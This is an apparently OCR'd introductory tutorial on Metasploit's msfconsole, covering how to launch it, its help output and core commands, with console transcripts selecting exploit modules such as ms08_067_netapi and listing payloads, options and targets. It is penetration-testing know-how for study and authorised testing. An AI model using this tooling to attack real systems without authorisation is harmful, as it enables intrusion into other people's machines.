What is msfconsole?


- The **msfconsole** is probably the most popular interface to the Metasploit Framework (MSF).

- It provides an "all-in-one" centralized console and allows you efficient access to virtually all the options available in the MSF.

- Msfconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.

Benefits to using Msfconsole?

- It is the only supported way to access most of the features within Metasploit.
- Provides a console-based interface to the framework
- Contains the most features and is the most stable MSF interface
- Full redline support, tabbing, and command completion
- Execution of external commands in msfconsole is possible:




```
msf > ping -c 1 192.168.1.100
[*] exec: ping -c 1 192.168.1.100

PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.
64 bytes from 192.168.1.100: icmp_seq=1 ttl=128 time=10.3 ms

--- 192.168.1.100 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

How to launch msfconsole?


- The Msfconsole is launched by simply running **msfconsole** from the command line.

- Msfconsole is in the

  /usr/share/metasploit-framework/msfconsole directory.




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole
[*] StarTing the Metasploit Framework console ... |e ... \
```



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole
                                                  ... \

       =[ metasploit v6.2.18-dev                          ]
+ -- --=[ 2244 exploits - 1185 auxiliary - 398 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > 
```


- The **-q** option removes the launch banner by starting **msfconsole** in quiet mode.



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole -q
msf6 > 
```


How to use the command prompt of msfconsole?

- You can pass **-h** to **msfconsole** to see the other usage options available to you.



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole -h
Usage: msfconsole [options]

Common options:
    -E, --environment ENVIRONMENT    Set Rails environment, defaults to RAIL_ENV environment variable or 'production'

Database options:
    -M, --migration-path DIRECTORY   Specify a directory containing additional DB migrations
    -n, --no-database                Disable database support
    -y, --yaml PATH                  Specify a YAML file containing database settings

Framework options:
    -c FILE                          Load the specified configuration file
    -v, -V, --version                Show version

Module options:
        --defer-module-loads         Defer module loading unless explicitly asked
    -m, --module-path DIRECTORY      Load an additional module path

Console options:
    -a, --ask                        Ask before exiting Metasploit or accept 'exit -y'
    -H, --history-file FILE          Save command history to the specified file
    -l, --logger STRING              Specify a logger to use (TimestampColorlessFlatfile, Flatfile, Stderr, Stdout, StdoutWith
outTimestamps)
        --[no-]readline
    -L, --real-readline              Use the system Readline library instead of RbReadline
    -o, --output FILE                Output to the specified file
    -p, --plugin PLUGIN              Load a plugin on startup
    -q, --quiet                      Do not print the banner on startup
```

- Entering **help** or a **?** once in the msf command prompt will display a listing of available commands along with a description of what they are used for.




```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
```

Msfconsole core commands:

1. Back


- Once you have finished working with a particular module, or if you inadvertently select the wrong module, you can issue the **back** command to move out of the current context.



```
msf auxiliary(ms09_001_write) > back
msf >
```

2. Banner


- Simply displays a randomly selected banner



```
msf > banner

 _                                                    _
/     /         __                         _   __  /_/ __
| |  / | _____               ___   _____ | | /   _
| | /| | | ___ |- -|   /    / __ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / - __    | |    | | __/| |  | |_
      |/  |____/  ___/ / \___/   /     __|    |_  ___

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.11.4-2015071402                  ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]
```

3. Connect


- There is a miniature Netcat clone built into the msfconsole that supports SSL, proxies, pivoting, and file transfers. By issuing the **connect** command with an IP address and port number, you can connect to a remote host from within msfconsole the same as you would with Netcat or Telnet.



```
msf > connect 192.168.1.1 23
[*] Connected to 192.168.1.1:23
DD-WRT v24 std (c) 2008 NewMedia-NET GmbH
Release: 07/27/08 (SVN revision: 10011)
DD-WRT login:
```

4. Edit


- The **edit** command will edit the current module with $VISUAL or $EDITOR. By default, this will open the current module in Vim.



```
msf exploit(ms10_061_spoolss) > edit
[*] Launching /usr/bin/vim /usr/share/metasploit-framework/modules/exploits/windows/sm

##
# This module requires Metasploit: http//metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/windows_error'

class Metasploit3 > Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::DCERPC
  include Msf::Exploit::Remote::SMB
  include Msf::Exploit::EXE
  include Msf::Exploit::WbemExec

  def initialize(info = {})
```

5. Payloads


- As you can see, there are a lot of payloads available. Fortunately, when you are in the context of a particular exploit, running **show payloads** will only display the payloads that are compatible with that exploit. For instance, if it is a Windows exploit, you will not be shown the Linux payloads.



```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   generic/custom                                                     normal  Custom Payl
   generic/debug_trap                                                 normal  Generic x86
   generic/shell_bind_tcp                                             normal  Generic Com
...snip...
```

6. Options


- If you have selected a specific module, you can issue the **show options** command to display which settings are available and/or required for that specific module.



```
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

7. Targets


- If you aren’t certain whether an operating system is vulnerable to a particular exploit, run the **show targets** command from within the context of an exploit module to see which targets are supported.



```
msf  exploit(ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   10  Windows 2003 SP1 Japanese (NO NX)
   11  Windows 2003 SP2 English (NO NX)
   12  Windows 2003 SP2 English (NX)
...snip...
```

8. Encoders

- Running **show encoders** will display a listing of the encoders that are available within MSF.

